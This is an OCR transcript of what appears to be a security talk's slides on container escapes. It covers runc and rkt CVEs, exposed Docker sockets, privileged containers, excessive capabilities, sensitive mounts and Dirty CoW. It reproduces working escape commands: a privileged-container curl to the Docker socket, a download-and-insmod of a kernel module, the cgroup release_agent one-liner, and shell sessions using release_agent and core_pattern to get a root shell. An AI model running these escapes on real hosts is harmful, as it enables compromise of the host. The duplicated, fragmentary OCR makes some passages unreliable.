pivot_root	userfault_fd	umount
sigaction	vm86	unshare

Blocked (SCMP_ACT_ERRNO) **Requires CAP_SYS_ADMIN**

https://github.com/kubernetes/kubernetes/blob/master/pkg/kubelet/dockershim/helpers.go#L52

```
51
52          defaultSeccompOpt = []dockerOpt{{"seccomp", "unconfined", ""}}
53  )
```


kexec_file_
kexec_load
membarrie
migrate_pa
move_page
en
nice
pivot_root
sigaction
Blocke
YS_ADMIN
https:/
ers.go#L52
51
52
53)
kubernetes / enhancements
Watch
296
Code
Issues 156
Pull requests 98
Actions
Projects 1
Security
Insights
KEP for promoting seccomp to GA #1148
Open
tallclair wants to merge 3 commits into kubernetes:master from tallclair:seccomp-ga
Conversation 25
Commits 3
Checks 0
Files changed 1
tallclair commented 17 days ago
Member
Jul 17, 2019, 7:57 PM EDT
This is a proposal to upgrade the seccomp annotation on pods & pod security policies to a field, and mark the feature as GA. This proposal aims to do the *bare minimum* to clean up the feature, without blocking future enhancements.
/sig-node
/sig-auth
/priority important-longterm
/assign @liggitt @dchen1107 @derekwaynecarr
/cc @jessfraz
1
KEP for promoting seccomp to GA
0e21d25

Container Security Model

What you think you can do

- Capabilities
- Credentials

What you can actually do

- LSM
- seccomp

Where you can do it

- Namespaces
- cgroups
- Filesystem

Container Security Model

What you think you can do	What you can actually do	Where you can do it
Capabilities	LSM	Namespaces
Credentials	seccomp	cgroups
		Filesystem

graphic design is my passion

Volume I: Container Engine Vulnerabilities

Docker Vulnerabilities

Docker Vulnerabilities

CVE-2015-3630
CVE-2015-3631

Weak `/proc` permissions

CVE-2015-3627
CVE-2019-15664

Host FD leakage

CVE-2015-3627
CVE-2015-3629
CVE-2019-15664

Symlinks

Docker Vulnerabilities

Weak `/proc` permissions	Host FD leakage	Symlinks
CVE-2015-3630 CVE-2015-3631	CVE-2015-3627 CVE-2019-15664	CVE-2015-3627 CVE-2015-3629 CVE-2019-15664

Docker Vulnerabilities

Weak `/proc` permissions	Host FD leakage	Symlinks
CVE-2015-3630 CVE-2015-3631	CVE-2015-3627 CVE-2019-15664	CVE-2015-3627 CVE-2015-3629 CVE-2019-15664

Recent RunC Vulnerability (CVE-2019-5736)

containerd

cri-o


docker

LXC

Regular Container Startup

`containerd > containerd-shim > runc`

Drop privileges, capabilities, apply seccomp, make/apply namespaces



Here, ENTRYPOINT is `java -jar ....`, with java being in that container


Regular Container Startup - Complete

`containerd > containerd-shim > runc`

Drop privileges, capabilities, apply seccomp, make/apply namespaces

After exec, `ps` would output `containerd > containerd-shim > java`


The RunC Escape (CVE-2019-5736)



But if ENTRYPOINT is `/proc/self/exe`, ***it runs `runc` from the host***

The RunC Escape (CVE-2019-5736)


`containerd > containerd-shim > runc`



Drop privileges, capabilities, apply seccomp, make/apply namespaces

An evil process/library in the container can get a reference to `runc` on the host

CVE-2019-5736 Detail




Library execs another program, which writes to the host FD. From now on:


`containerd > containerd-shim > runc`

rkt Vulnerabilities

rkt - CVE-2019-10144/10145/10457



rkt - CVE-2019-10144/10145/10457



Volume II: Escape via Weak Deployment

Bad idea #1: Exposed Docker Socket

The Docker socket is what you talk to whenever you run a `docker` command. You can also access it with `curl`:

```
$ # equivalent: docker run bad --privileged

$ curl --unix-socket $SOCKPATH -d '{"Image":"bad", "Privileged":"true"}'
-H 'Content-Type: application/json' 0/containers/create
{"Id":"22093d29e3c35e52d1d1dd0e3540e0792d4b5e6dc1847e69a0e5bdcd2d3d9982"
,"Warnings":null}

$ curl -XPOST --unix-socket $SOCKETPATH 0/containers/22093..9982/start
```

Who would do this?! **People who want to run Docker inside Docker.**

Bad idea #2: `--privileged` container

Running a Docker container with `--privileged` removes most of the isolation provided by containers.

```
$ curl -O exploit.delivery/bad.ko && insmod bad.ko
```

Privileged containers can also register usermode helper programs

Felix Wilhelm @_fel1x · Jul 17

```
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w;echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
touch /o; echo $t/c >$d/release_agent;echo "#!/bin/sh
$1 >$t/o" >/c;chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep
1;cat /o
```

Felix Wilhelm
@_fel1x


Quick and dirty way to get out of a privileged k8s pod or docker container by using cgroups release_agent feature.

Segue: Usermode Helper Programs

`call_usermodehelper_exec()`

Usermode Helper Escape Pattern

Container



Kernel

`helper_program= “”`

Usermode Helper Escape Pattern

Container

1. get overlay path from `/etc/mtab` “upperdir”

Kernel

`helper_program= ""`

Usermode Helper Escape Pattern

Container

1. get overlay path from `/etc/mtab` "upperdir"

   `/var/lib/docker/overlay2/..hash../diff`

Kernel

`helper_program= ""`

Usermode Helper Escape Pattern

Container

1. get overlay path from `/etc/mtab` "upperdir"
2. set `payloadPath=$overlay/payload`

Kernel

`helper_program= ""`

Usermode Helper Escape Pattern

Container

1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`

`/var/lib/docker/overlay2/..hash../diff/payload`

Kernel

`helper_program= “”`

Usermode Helper Escape Pattern

Container

1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`

Kernel

`helper_program= “”`

Usermode Helper Escape Pattern

Container


1. get overlay path from `/etc/mtab` "upperdir"
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath >/special/fs/callback`

Kernel

`helper_program= ""`

Usermode Helper Escape Pattern

Container



1. get overlay path from `/etc/mtab` "upperdir"
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath >/special/fs/callback`

Kernel

`helper_program=`
`"/var/lib/docker/overlay2/..hash../diff/payload"`

Usermode Helper Escape Pattern

Container

1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath > /special/fs/callback`
5. trigger or wait for event

Kernel

`helper_program=`
`“/var/lib/docker/overlay2/..hash../diff/payload”`

Usermode Helper Escape Pattern

Container

1. get overlay path from `/etc/mtab` "upperdir"
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath > /special/fs/callback`
5. trigger or wait for event

```
[kthreadd]
exec /var/lib/docker/overlay2/..hash../diff/payload
```

Kernel

```
helper_program=
"/var/lib/docker/overlay2/..hash../diff/payload"
```

Usermode Helper Escape Pattern

Container

1. get overlay path from `/etc/mtab` "upperd
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath > /special/fs/ca ba`
5. trigger or wait for event

`[kthreadd]`

`exec /var/lib/docker/overlay2/..hash../diff/payload`


Kernel

`helper_program=`
`"/var/lib/docker/overlay2/..hash../diff/payload"`

release_agent **escape**

```
root@85c050f5:/# mkdir /tmp/esc
root@85c050f5:/# mount -t cgroup -o rdma cgroup /tmp/esc
root@85c050f5:/# mkdir /tmp/esc/w
root@85c050f5:/# echo 1 > /tmp/esc/w/notify_on_release
root@85c050f5:/# pop="$overlay/shell.sh"
root@85c050f5:/# echo $pop > /tmp/esc/release_agent
root@85c050f5:/# sleep 5 && echo 0>/tmp/esc/w/cgroup.procs &
root@85c050f5:/# nc -l -p 9001
bash: cannot set terminal process group (-1): Inappropriate
ioctl for device
bash: no job control in this shell
root@ubuntu:/#
```

- release_agent
- binfmt_misc
- core_pattern
- uevent_helper
- modprobe



Bad idea #3: Excessive Capabilities

`CAP_SYS_MODULE` // load a kernel module

`CAP_SYS_RAWIO` // access dangerous `ioctls`, map `NULL`

`CAP_SYS_ADMIN` // "true root" - `mount`, `bpf`, `unshare`..

… `--privileged` allows all of the above.

Running your contained process as `root` is probably excessive, too.

Bad idea #4: Sensitive mounts

Access to the underlying host's `/proc` mount is a bad idea

```
docker run -v /proc:/host/proc
```

GitHub, Inc. [US] | github.com/moby/moby/blob/master/profiles/apparmor/template.go

/host/proc/

is not protected by AppArmor

```
profile {{.Name}} flags=(attach_disconnected,mediate_deleted) {
{{range $value := .InnerImports}}
  {{$value}}
{{end}}

  network,
  capability,
  file,
  umount,
{{if ge .Version 208096}}
{{/* Allow 'docker kill' to actually send signals to container processes. */}}
  signal (receive) peer={{.DaemonProfile}},
{{/* Allow container processes to send signals amongst themselves. */}}
  signal (send,receive) peer={{.Name}},
{{end}}

  deny @{PROC}/* w,   # deny write for all files directly in /proc (not in a subdir)
  # deny write to files not in /proc/<number>/** or /proc/sys/**
  deny @{PROC}/{[^1-9],[^1-9][^0-9],[^1-9s][^0-9y][^0-9s],[^1-9][^0-9][^0-9][^0-9]*}/** w,
  deny @{PROC}/sys/[^k]** w,  # deny /proc/sys except /proc/sys/k* (effectively /proc/sys/kernel)
  deny @{PROC}/sys/kernel/{?,??,[^s][^h][^m]**} w,  # deny everything except shm* in /proc/sys/kernel/
  deny @{PROC}/sysrq-trigger rwklx,
  deny @{PROC}/kcore rwklx,

  deny mount,

  deny /sys/[^f]*/** wklx,
```

Bad idea #4: Sensitive mounts

Access to the underlying host's `/proc` mount is a bad idea

`/host/proc/sys/kernel/core_pattern`

Bad idea #4: Sensitive mounts

Access to the underlying host's `/proc` mount is a bad idea

`/host/proc/sys/kernel/core_pattern`

`core_pattern` **escape**


```
root@85c050f5:/# cd /host/proc/sys/kernel
root@85c050f5:/# echo "|$overlay/shell.sh" > core_pattern
root@85c050f5:/# sleep 5 && ./crash &
root@85c050f5:/# nc -l -p 9001
bash: cannot set terminal process group (-1): Inappropriate
ioctl for device
bash: no job control in this shell
root@ubuntu:/#
```

This was a summary of commonly used bad ideas.

Part III: Kernel Exploitation

The security model of containers is predicated on kernel integrity


Dirty CoW (CVE-2016-5195)



library.so
PID 500
PID 200
write
1110
010101
001100
111001
1110
010101
001100
111001

```
<__vdso_time>:
   <+0>:  push    rbp
   <+1>:  test    rdi,rdi
   <+4>:  mov     rax,QWORD PTR [rip+0xffffffffffffc18d]
   <+11>: mov     rbp,rsp
   <+14>: je      <__vdso_time+19>
   <+16>: mov     QWORD PTR [rdi],rax
   <+19>:    pop     rbp
   <+20>:    ret
```

